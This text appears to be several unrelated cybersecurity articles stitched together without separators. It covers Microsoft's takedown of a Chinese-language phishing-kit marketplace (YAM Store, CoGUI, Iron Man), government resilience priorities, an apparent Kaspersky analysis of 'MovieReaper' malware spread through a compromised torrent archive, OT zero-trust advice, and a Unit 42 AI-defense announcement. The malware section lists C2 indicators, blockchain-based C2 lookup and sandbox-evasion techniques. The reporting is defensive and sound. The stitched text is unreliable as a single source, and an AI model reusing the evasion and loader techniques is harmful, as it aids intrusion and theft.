
Most people have opened their messages to find a suspicious alert urgently telling them that a package cannot be delivered, a toll remains unpaid, a bank account needs attention, or a tax bill is overdue. The details may change, but the goal is the same: to get someone to click, share personal information, or pay.
These messages are relentless. Delete and block one, and another takes its place. Ignore them, and more will follow. Fall for one, and the floodgates open. What appears to be a simple scam message is often the visible end of a much larger transnational cybercriminal operation.
When Microsoft and Japan’s National Police Agency (NPA) followed a wave of fraud and scam activity targeting people and businesses in Japan, they expected to find individual campaigns. Instead, they found themselves inside a sprawling Chinese-language cybercrime marketplace where criminals could buy accounts, hosting services and tools used to create fake websites and online identities. The investigation expanded globally, involving the Japan Cybercrime Control Center (JC3), Resecurity, Cloudflare, Oracle, Proofpoint and TRM Labs to uncover the businesses sustaining this criminal ecosystem.
Today, Microsoft and Health-ISAC, a global non-profit that helps health sector organizations share cyber threat information and collaborate to improve operational resilience, are moving to dismantle three components of this criminal marketplace: YAM Store, CoGUI and Iron Man.
Since January 2026, YAM Store, CoGUI and Iron Man have collectively enabled more than one billion malicious messages targeting over 75,000 organizations worldwide, including more than 750 million messages geared toward Microsoft customers alone. These messages have been used to target consumers, healthcare organizations, financial institutions, and other businesses in more than 150 countries, generating tens of millions of dollars for their operators.
Tracing the businesses behind the scams
The investigation began in late 2025 after Japan’s NPA alerted Microsoft to malicious messaging campaigns targeting people in Japan. NPA continued providing intelligence and investigative support as the partners traced those campaigns back to the businesses supplying criminals around the world.
The trail led investigators deep into a Chinese-language cybercrime ecosystem that was difficult for non-native-speaking investigators to penetrate. There, they gained access to CoGUI, which supplied criminals with ready-made websites and messages impersonating companies, financial institutions, government agencies, and other trusted organizations. Instead of creating fraudulent websites themselves, criminals could quickly deploy pages designed to steal passwords, payment information, and other personal data.
A fraudulent Amazon lookalike from CoGUI designed to steal login and payment information from Japanese-speaking users
As Microsoft’s investigation expanded, intelligence from JC3 helped confirm the scale of the activity affecting Japanese organizations and their customers. Drawing on information collected across its network of more than 130 member organizations, JC3 connected what appeared to be separate incidents to a broader pattern of scams targeting Japanese companies and financial institutions, including efforts to defraud consumers and to steal credentials and other sensitive information.

One name that kept appearing throughout the investigation was YAM Store. YAM Store operated much like an online shop. Customers could browse products, compare prices and purchase fraudulent Microsoft and Google accounts and other ready-made tools used to carry out scams, including credential theft. Controlled purchases conducted by Microsoft helped confirm how it worked.
In some cases, operators acquired internet domains that legitimate organizations had allowed to expire, often targeting certain sectors, such as non-profits and education, with specialized product offerings. They then rebuilt the websites to make those organizations appear active, allowing them to fraudulently obtain Microsoft 365 accounts that could later be sold through YAM Store.
A rebuilt nonprofit website used to create fraudulent Microsoft 365 accounts that could later be sold through YAM Store
Ready-made tools
YAM Store provided criminal infrastructure that was frequently paired with tools and services such as CoGUI. As investigators dug deeper, they found that the marketplace was already evolving. CoGUI had become one of the most widely used offerings in the ecosystem, particularly targeting victims in Japan and the United States but by mid-2026 it was increasingly being replaced by a newer offering known as Iron Man.
Iron Man expanded the model by giving criminals access to thousands of ready-made templates designed to impersonate trusted organizations. Criminals could then quickly deploy email, text and web content tailored to specific brands, industries and countries.



Through test purchases and work with Resecurity, investigators gained access to Iron Man and identified more than 2,300 templates impersonating banks, retailers, healthcare providers, transportation authorities, police departments, government agencies, and other organizationsacrossmore than150countries worldwide.Some were designed for government impersonation scams, using the appearance of official authority to pressure victims into making payments or disclosing sensitive personal information.Others impersonated organizations across industries, countries, and languages, from banks and airlines to telecommunications companies, retailers, and parcel delivery services.
Examples of these impersonation templates are below. Importantly, the presence of an organization or government entity in these templates does not indicate that its systems were compromised.
Examples of Iron Man templates impersonating brands and government organizations around the world Examples of Iron Man SMS templates impersonating traffic authorities in the Philippines and Australia Post, a package delivery service
A blog from Microsoft Threat Intelligence shares more details on the network, as well as steps customers can take to protect themselves.
Putting the pieces together
No single organization saw the full picture. Japan’s NPA played a critical role throughout the investigation, providing intelligence, investigative support and collaboration that helped uncover how the operation worked. JC3 helped establish the scale of the activity affecting Japanese organizations and consumers. Health-ISAC provided insight into impacts affecting healthcare organizations, while Resecurity, Cloudflare, Oracle, Proofpoint and TRM Labs contributed intelligence and investigative support.
Working together, andwith the assistanceofAItools,we connected accounts, websites, and infrastructure that initially appeared unrelated, helping expose the broader criminal marketplace behind them. Microsoft also worked closely and shared intelligence with U.S. Secret Service and international law enforcement partners.
This investigation also reflects a broader trend highlighted in this year’s Microsoft Digital Defense Report: modern fraud increasingly relies on businesses and services that make it easier for criminals to reach more victims. It took two-way information sharing across industries and international borders to uncover how these deeply interconnected services worked together.
Going after the suppliers
With an order from the United States District Court for the Southern District of Florida, Microsoft and Health-ISAC seized and redirected domains that were part of the underlying infrastructure powering YAM Store, CoGUI and Iron Man. Microsoft has already disabled more than 20,000 accounts connected to YAM Store and continues to dismantle the operation by removing infrastructure hosted on its services and blocking more than 100,000 domains used for impersonation and fraud.
What began with scam activity targeting people and organizations in Japan led investigators to an underground service economy supplying criminals around the world. YAM Store, CoGUI and Iron Man are only part of that larger criminal network, but disrupting them makes it harder for criminals to obtain the accounts, tools and infrastructure they rely on.
The scam message is often the only part victims see. The businesses behind it are what make it possible.
According to this year’s Microsoft Digital Defense Report, government agencies and services were the sector most impacted by cyber threats in 2026, accounting for 27% of observed activity, up from 17% in 2025. Governments are also the most frequently targeted sectors for nation-state activity. They are attractive targets because they hold sensitive information, operate essential services, and sit at the center of networks of agencies, contractors, technology providers, and critical infrastructure operators.
Dwell time, the period between when an attacker gains access and when defenders detect and stop them, also increased this year across multiple sectors. While organizations responded faster once an intrusion was identified, detecting threats early remains a challenge. Attackers increasingly gain access through techniques that mimic legitimate activity, making malicious behavior harder to spot. For example, phishing accounted for 23% of observed intrusions in 2026, up from 7% in 2025, highlighting the continued importance of compromised identities as an entry point for broader attacks.
Taken together, the implication for governments is clear. Security in the AI era is no longer simply about preventing individual intrusions. It is about ensuring institutions can operate effectively in an environment where risks are interconnected, threats move faster, and attackers remain hidden longer. Public-private partnerships are also more important than ever for securing critical government infrastructure and developing the policies and regulations needed for emerging technologies.
In this year’s report, which examines cyber threat trends observed between July 2025 and June 2026, Terrell Cox, Microsoft’s Corporate Vice President & Deputy Chief Information Security Officer, and I explore how these dynamics are reshaping cyber risk. In a companion blog, Terrell takes a closer look at what these findings mean for CISOs and security professionals.
To strengthen resilience, governments should focus on five priorities:
1. Prepare for a faster threat environment
AI is compressing the window for action. Adversaries are moving faster. A vulnerability’s discovery in the wild to active weaponization can be well below 24 hours. While the number of publicly disclosed software vulnerabilities (commonly tracked as CVEs) is projected to reach a record 72,000 in 2026.
Governments best prepared for the future will be those that can rapidly gather and assess information, make decisions, coordinate across institutions and industries, and communicate effectively during a crisis. This requires clearly defined responsibilities and trusted relationships established before an incident occurs, enabling swift and coordinated action when it matters most.
2. Build security into the AI ecosystem
AI is becoming part of the infrastructure that governments, businesses, and citizens rely on every day. As governments continue to adopt AI across public services and encourage its broader use, they should approach its security as a resilience challenge rather than a narrow technical issue.
AI systems depend on interconnected infrastructure, data, models, applications, suppliers, and governance processes. Governments should promote security across this ecosystem through secure-by-design practices, testing and evaluation, stronger supply chain protections, transparency, accountability, and international cooperation on AI risk.
The goal is not to create a separate AI security agenda. It is to integrate AI security into broader efforts to protect critical infrastructure and build national resilience.
3. Plan for incidents to spread
Governments may not immediately know whether an intrusion is criminal, geopolitical, or something else. Cybercriminals and nation-state actors pursue different objectives, but increasingly rely on many of the same entry points, including compromised identities, exposed applications, social engineering, and legitimate administrative tools.
Microsoft found that 52.2% of intrusions involving valid accounts resulted in additional credential theft, highlighting how quickly attackers can expand beyond an initial foothold. A seemingly isolated compromise can evolve into ransomware, espionage, data theft, or disruption of essential services.
Governments should therefore assess incidents not only by how they begin, but by where they could lead. Response plans should account for the suppliers, partners, and service providers supporting critical functions. As attacks expand beyond their initial targets, they can also cross organizational, sectoral, and national boundaries, reinforcing the need for global collaboration.
4. Enable timely, two-way public-private information sharing
A compromised account at one organization may provide early warning of a broader campaign. Signals that appear inconclusive in isolation can reveal coordinated activity when combined across organizations and jurisdictions. Modern cybercrime operates through interconnected networks of actors, services, and infrastructure that no single institution can fully see or disrupt on its own.
Information sharing must be timely, trusted, and two-way—also known as bidirectional. The goal is not simply for companies to report threats to government. Public agencies should also return actionable intelligence, guidance, and warnings that help organizations protect their networks, customers, and operations. Trusted channels can enable this exchange among government agencies, law enforcement, critical infrastructure operators, technology providers, and international partners while respecting legal and privacy requirements.
Policymakers can support this cooperation through protections for good-faith information sharing, common anonymization standards, and investment in shared threat intelligenceand detection capabilities. Information sharing should also lead to action, including investigations, disruption efforts, and accountability for those responsible for serious cyber intrusions.
5. Prepare essential services to operate through disruption
The organizations governments depend on to deliver public services, including transportation systems, communications infrastructure, schools, universities, and critical infrastructure operators, are increasingly targeted by cyber threats. Resilience therefore requires understanding not only government systems, but the broader ecosystem that supports them.
Planning documents alone are not enough. Governments should regularly conduct tabletop exercises bringing together policymakers, operational leaders, law enforcement, critical infrastructure operators, and private-sector partners to test how they would respond to incidents disrupting essential services. These exercises can expose gaps in decision-making, information sharing, public communications, and cross-sector coordination before a real-world crisis. Microsoft’s work through initiatives such as the Advancing Regional Cybersecurity (ARC) program, most recently in Kenya, illustrates how scenario-based exercises and cross-sector collaboration can help strengthen preparedness and response capabilities across the broader ecosystem.
Government leaders should also know which services are most critical, which identities, systems, suppliers, and infrastructure support them, and how incidents will be escalated. Shared-service approaches can help extend security and response capabilities to local governments and public institutions that cannot build them independently.
As cyber incidents cross organizational and national boundaries, resilience depends not only on technical preparedness, but on whether institutions can coordinate effectively under pressure.
In an era of AI-enabled and increasingly interconnected cyber threats, resilience is no longer simply about recovering from an attack. It is about preparing for a world in which cyber incidents move faster, spread further, and affect more organizations than ever before. Governments best prepared for the future will be those that can contain harm, adapt quickly, and continue delivering critical services when citizens need them the most.
Torrent trackers have long been abused for distributing malicious software, disguised as popular films, games, and other content. Our previous research has shown that cybercriminals repeatedly turn to torrents as an initial infection vector, using trojanized cracks and installers to reach a large number of users. Installation guides for pirated software routinely instruct users to disable their antivirus, conditioning them to ignore the potential threats they are inviting onto their computers.
During our analysis of malware that leverages blockchain networks for its C2 infrastructure, we discovered a previously unknown modular, multi-stage framework that we dubbed MovieReaper. This report details the new crimeware campaign that began with the mass infection of users via compromised torrent tracker file storage. We have identified several hundred victims, including both individual users and organizations in multiple countries, such as Russia, Türkiye, Japan, Kenya, Uganda, and Colombia, as well as in several European countries like Spain, the Netherlands, Belgium, and Germany. We analyze the techniques for evading detection by security and sandbox solutions, and examine the capabilities of the modular framework.
Kaspersky products detect this threat as HEUR:Trojan.Win64.Agent.gen.
Technical details
Background
In mid‑August 2026, during our threat‑hunting efforts, we identified a large‑scale infection campaign involving previously unknown malware disguised as popular movies. The campaign affected both individuals and organizations across multiple countries. Our initial analysis revealed a common denominator: all of the victims had used torrent trackers. This finding prompted us to investigate the campaign further and analyze its distribution mechanism, overall scope, and unknown malware implants.
Initial infection and spread
Compromised torrent trackers are the primary vector used to distribute malware. During our investigation, we identified multiple user reports describing suspicious files being downloaded instead of the intended content.

For example, a user of a popular movie torrent tracker reported the following case on Reddit:
Further analysis of the attack revealed that instead of compromising torrent trackers, the threat actor modified a widely used public repository of torrent files, itorrents[.]org. As a result, the trackers that relied on the repository began inadvertently distributing malicious torrent files to their users. This approach is particularly dangerous because it lets the threat actor reach users of multiple trackers without having to compromise each platform individually.
As of the publication date of this report, the archive remains compromised. When a user attempts to download a torrent via a magnet link, the legitimate torrent archive returns a different torrent file. This malicious torrent leads to the download of the malware loader, used to deploy a framework that we dubbed MovieReaper.

The loader initiates the infection chain shown in the diagram below. Each stage of the chain is described in detail in the following sections.
Malware implants
The infection chain consists of several steps, where only the initial one is dropped on the disk before it is executed to avoid detection. The malware itself is not heavily obfuscated, apart from strings being encrypted with a custom stream cipher. Most of the countermeasures were aimed at avoiding detection by AV sandboxes.
Step 1: Loader
The most popular initial executable was distributed through torrent trackers under many different names (for example, the odyssey (2026) [1080p] [webrip] [5.1].exe), but the file hash (MD5: A0B13781EDD7CFDAB13D79AFFF3C83C1) was identical across all downloads. We have seen multiple different loaders, where the executable file disguises itself with a long filename and an icon of some well-known application. Most of the filenames are rather long, presumably to hide the EXE extension at the end.
After the user manually starts the application, it establishes a global mutex to ensure that only one loader is executed at a time. We have seen several mutex variations in our samples, containing a randomly generated string (in the example Global\fnulSktzSqvVLXHU). This executable then performs a series of operations in order to avoid detection by AV sandbox solutions.
While performing those operations, the malware avoids making LoadLibrary and GetProcAddress calls to acquire the addresses of required functions. Instead, it searches for loaded libraries by traversing the double-linked list taken from the Ldr field of the PEB and then performs manual parsing of the loaded DLL to calculate the function address.
After all initial checks have passed, the binary prepares to establish a network connection to a C2 web server to download the shellcode, map it to the RWX memory and execute. While doing so, the loader decodes the domain name https://deadhub[.]org and if connection to it has failed, it uses the IP address http://193.23.118[.]155 as a fallback and connects to it using plain HTTP. The malware chooses a random group of strings and uses them as a path in the HTTP request to download the parts of the shellcode.
While mapping the address space and executing the shellcode, the loader registers a vectored exception handler and rewrites the handler address in memory in order to perform a debug break. This, will not crash the program, but instead redirect controlflow to the function that actually makes a raw NtProtectVirtualMemory syscall (via a previously located “0x0F 0x05” syscall instruction inside ntdll). Then it calls the undocumented ntdll function EtwpCreateEtwThread, which is a popular alternative to CreateThread for code executionm, and executes the shellcode.
Step 2: Shellcode
The second stage of this malware performs an HTTPS request to the Solana blockchain at the endpoint /getAccountInfo endpoint for the account 6pnDGAiHgyPdmckM5Qt1YbanGzrX43WLEU159nRaNLDm. The data in field of the response contains the base64‑encoded address of a second C2, which is encrypted with a static XOR key located within the shellcode itself. To store data in this account, attackers used a simple Solana program (address: CSiY8bQLBYPdfPWkwipBzH6sijTVQVVsA279JQdvwHtL).
Utilizing the Solana blockchain as a storage layer for next-stage C2 endpoints substantially complicates infrastructure takedown efforts by defenders.
The second stage payload communicates with its C2 server strictly through HTTPS via a TLS-pinned certificate using the nanopb protobuf library as a container for transferred data. The main logic of the stage 2 implant contains several initial commands, where the most important is the one that parses the COFF file, loads it into memory, and executes the module_init function from it. This provides a convenient interface for extension of the command list, which brings us to the next stage of the payload.
Step 3: UAC Bypass and persistence
Notably, the recovered modules were compiled with symbols, which accelerated reverse engineering.
After receiving the next stage from the second C2 server, the newly loaded module performs several tasks right in the module_init function.
Stage 3 performs UAC Bypass and achieves persistence using public techniques, masquerades the original binary as C:\ProgramData\Microsoft\Windows\Telemetry\msedge.exe, and restarts itself.
The respawned process starts with the initial loader, but with a special command-line argument, which allows it to skip most of the anti-sandboxing checks and proceed straight to downloading the next payload. The executable proceeds with the same steps as before, but this time, instead of downloading the persistence and UAC bypass module, a new one is downloaded from the second C2 server. This is because the malware uses the beacon to send a flag to the remote server, indicating whether the implant is running from the Telemetry folder, which allows the C2 to distinguish between first-run and respawned instances.
Step 4: The final implant
The final module (“file manager”) exposes 21 commands that give the operator filesystem access on the victim host. This allows remote the operator to download, upload, and read files on the system; list and enumerate directories; manipulate files with create, copy, rename, move, delete, chmod, and symlink commands; and use preview and thumbnail commands to exfiltrate previews of images and files before actually extracting them.
We suspect that other modules may be loaded on demand if requested by the operator.
Infrastructure
During this malware campaign, attackers are using various commercial hosting providers for their C2 infrastructure (see the IoC section for details). Furthermore, as noted above, the campaign leverages the legitimate Solana blockchain via the RPC endpoint api.mainnet.solana.com to deliver the address of the second‑stage C2 server to the malware. This approach provides the attackers with decentralized storage for C2 addresses, adding an additional layer of resilience and making it more difficult for defenders to disrupt the campaign by simply blocking the IP addresses of the C2 servers.
Victims
The observed campaign targeted both individuals and organizations across Europe, Asia, Africa, and Latin America, with infection attempts identified in Russia, Spain, Germany, Finland, Türkiye, Japan, Nepal, Kenya, Tanzania, Ghana, Uganda, Colombia, the Netherlands, Belgium, and other countries. The targeted organizations span a wide range of sectors, including enterprise, government, IT, consulting, retail, transportation, and agriculture.
Conclusions
Our research uncovered activity by the same actor dating back to October 2025. Although the campaign has evolved over time, with the malware authors expanding their arsenal and making the loader harder to detect, the pattern remains the same. This includes encoded strings, parts of shellcode downloaded through plain HTTP, and several techniques used to avoid sandboxes and virtual machines. We will continue monitoring this actor’s activity to catch new potential threats.
The first stage offers the clearest opportunity to disrupt this campaign: it relies on a single specific domain name and a single IP address to serve the shellcode, so taking down this server would prevent subsequent infection stages. This includes the second-stage payload, which uses the Solana blockchain network for a C2 and is therefore more resistant to conventional infrastructure takedowns.
However, this framework’s self-containment, modularity and in-memory execution has potential for reuse in later campaigns with minimal rework.
For decades, industrial cybersecurity rested on a comfortable assumption: operational technology (OT) was protected by physical isolation. The "air gap" guaranteed that power grids, manufacturing lines, and water systems remained safely disconnected from the chaos of the public internet.
That assumption is no longer just outdated - it is a strategic liability.
Driven by the imperative for real-time efficiency, predictive maintenance, and AI-led automation, industrial operations are integrating with enterprise IT and cloud environments at an unprecedented scale. Telemetry from Palo Alto Networks reveals a 332% surge in unique internet-exposed OT devices and services, bringing nearly 20 million OT-related assets onto the public internet.
Digital transformation has fundamentally redrawn the perimeter. What was once an engineering challenge managed on the plant floor has transformed into an existential risk that demands board-level oversight.
Every Industrial Asset Is Now a Digital Asset
Modernizing critical infrastructure is rarely framed as a security initiative; it is an operational mandate. Heavy machinery engineered to last thirty years is now instrumented with IoT sensors, managed through cloud-native platforms, and remotely monitored.
This connectivity creates tight dependencies between core business IT and physical operations. Modern industrial facilities rely on enterprise identity management, cloud telemetry, and continuous software updating to function day to day.
Consequently, a threat actor does not need to breach the factory floor to stop production.
When an enterprise IT network suffers an incident, executive leadership often initiates a manual shutdown of operational lines out of caution or because shared authentication mechanisms become unavailable. The business processes linking enterprise IT and OT have become functionally inseparable.
The Anatomy of Modern Industrial Threats
Attackers no longer require sophisticated, state-sponsored zero-day exploits to disrupt physical infrastructure. As seen in recent cyber incidents targeting municipal water systems in the US and the breach of a Polish power plant, threat actors continuously exploit basic internet exposure, unpatched vulnerabilities, weak default credentials, and unsegmented remote connections.
Threat dynamics across critical infrastructure have shifted toward two major vectors:
Low-Friction Initial Access: Basic internet discovery tools allow threat actors to identify exposed control systems and programmable logic controllers (PLCs) in minutes. Weak factory default passwords or unsegmented cellular modems provide direct entry points into physical operations.
Operational Blindness: Modern attacks deliberately target the reporting layer - such as HMI and SCADA interfaces - to suppress alarms and present "normal" operational telemetry to engineers, even while underlying physical processes operate dangerously out of specification.
Operational Realities and the Zero Trust Imperative
The integration of artificial intelligence and automated workflows into industrial environments accelerates this challenge. Beyond human engineers logging into control networks, automated software pipelines, third-party monitoring platforms, and autonomous AI agents are executing commands within OT environments.
Data from recent identity landscape research reveals that machine identities outnumber human identities by 109 to 1 across EMEA organizations.
In an environment populated by millions of interconnected human, machine and AI actors, implicit trust based on network location is dangerous. Applying Zero Trust to OT requires moving away from traditional perimeter defense toward continuous, explicit verification:
Verify Explicitly: Authenticate and authorize every access request - human or machine - regardless of where the request originates.
Enforce Least-Privilege Access: Limit access strictly to the assets and commands necessary for a specific operational role or process.
Assume Breach: Design networks under the assumption that enterprise systems are compromised, preventing lateral movement into physical control layers.
The Industrial "Red Button": Engineering for Containment
While IT security prioritizes data confidentiality, OT security prioritizes human safety, system availability, and operational continuity. Halting a processing facility or energy grid carries immediate financial, environmental, and regulatory consequences. Security controls designed for corporate office networks cannot simply be retrofitted onto plant floors.
Cyber resilience is measured not merely by prevention, but by limiting the blast radius when a breach occurs.
Leading industrial organizations are establishing a programmable "Red Button" capability - a combination of architectural micro-segmentation and automated playbooks. This architecture allows security teams to rapidly isolate critical physical operations from compromised IT networks or cloud dependencies without bringing production to a complete halt.
Five Strategic Actions for Executive Boards
With regulatory frameworks like NIS2 increasing direct accountability for senior leadership, OT cybersecurity requires strategic governance centered on comprehensive visibility, robust micro-segmentation, operational risk scoring, and virtual patching:
Establish Complete Asset Visibility: Eliminate dark corners across physical environments. Organizations must maintain a continuous, real-time inventory of every connected industrial asset, controller, and external dependency.
Embed Security by Design and Virtual Patching: Integrate cybersecurity requirements directly into industrial modernization programs from initiation. Deploy virtual patching mechanisms - such as Frontier Virtual Patching - to shield unpatchable legacy systems against rapidly evolving AI-driven threats.
Architect for Degraded Mode: Design critical infrastructure to maintain safe, baseline operations even if cloud access, enterprise IT, or external network connections are severed.
Practice Operational Recovery: Develop and stress-test incident response playbooks specifically designed for physical environments, including offline configuration backups and manual operational overrides.
Unify Risk Governance: Align executive leadership, security operations, and plant engineering around operational-based risk scoring and shared business metrics: physical safety, system uptime, and operational continuity.
Accelerating digital transformation should not mean compromising physical safety or operational stability. Palo Alto Networks provides an integrated platform built to address the unique constraints of operational environments. By combining AI-driven asset discovery, granular micro-segmentation, continuous risk assessment, and virtual patching across both enterprise IT and physical control networks, Palo Alto Networks empowers industrial organizations to modernize with confidence - securing operations, protecting revenue, and safeguarding national infrastructure.
Cybersecurity is in the middle of a generational shift. AI has disrupted a 30-year balance of power between defenders and adversaries.
Armed with agentic AI tools and open-weight models stripped of safety guardrails, threat actors are discovering, validating, and chaining exposures at machine speed. In a recent Unit 42 investigation, the attacker used more than 50 MITRE ATT&CK techniques to reduce weeks of methodical intrusion tradecraft into less than 10 hours—97% faster than a skilled red team could have done. Time-to-exfiltration has compressed to under an hour in real-world attacks. And when new CVEs are publicly disclosed, automated adversary scanners are weaponizing them within 15 minutes.
Defending at human speed is no longer viable. Organizations must close years of accumulated exposure while securing the AI they are rapidly adopting. That demands action on five fronts: continuously find and fix vulnerabilities, reduce exposure, secure AI infrastructure, unify attack prevention, and automate detection and response at machine speed.
Today, we are announcing Unit 42 Continuous Frontier AI Defense to put the first two priorities into practice. Powered by Anthropic's Mythos models and OpenAI's latest GPT cyber models, this always-on, agentic service combines our offensive security experts with proprietary multi-model harnesses to discover vulnerabilities, validate real-world exploitability, and accelerate remediation across applications, identities, cloud infrastructure, and network assets.
Led by our offensive security experts, this service discovers, validates and remediates exposures before they can be exploited. We use proprietary AI harnesses and gated capability models—powerful models restricted from public use—to discover vulnerabilities, prove real-world exploitability, and accelerate remediation across applications, identities, cloud infrastructure, and network assets as an organization’s environment changes.
Continuous Frontier AI Defense builds on Unit 42’s Frontier AI Defense, which launched in April and introduced Frontier AI Exposure Analysis, a point-in-time exposure analysis, and a security blueprint that benchmarks current capabilities to help organizations modernize their cybersecurity systems. In August, Unit 42 expanded the list of frontier AI models to include OpenAI’s GPT-5.6-Cyber and Anthropic's Claude Mythos 5, giving organizations access to additional AI capabilities.
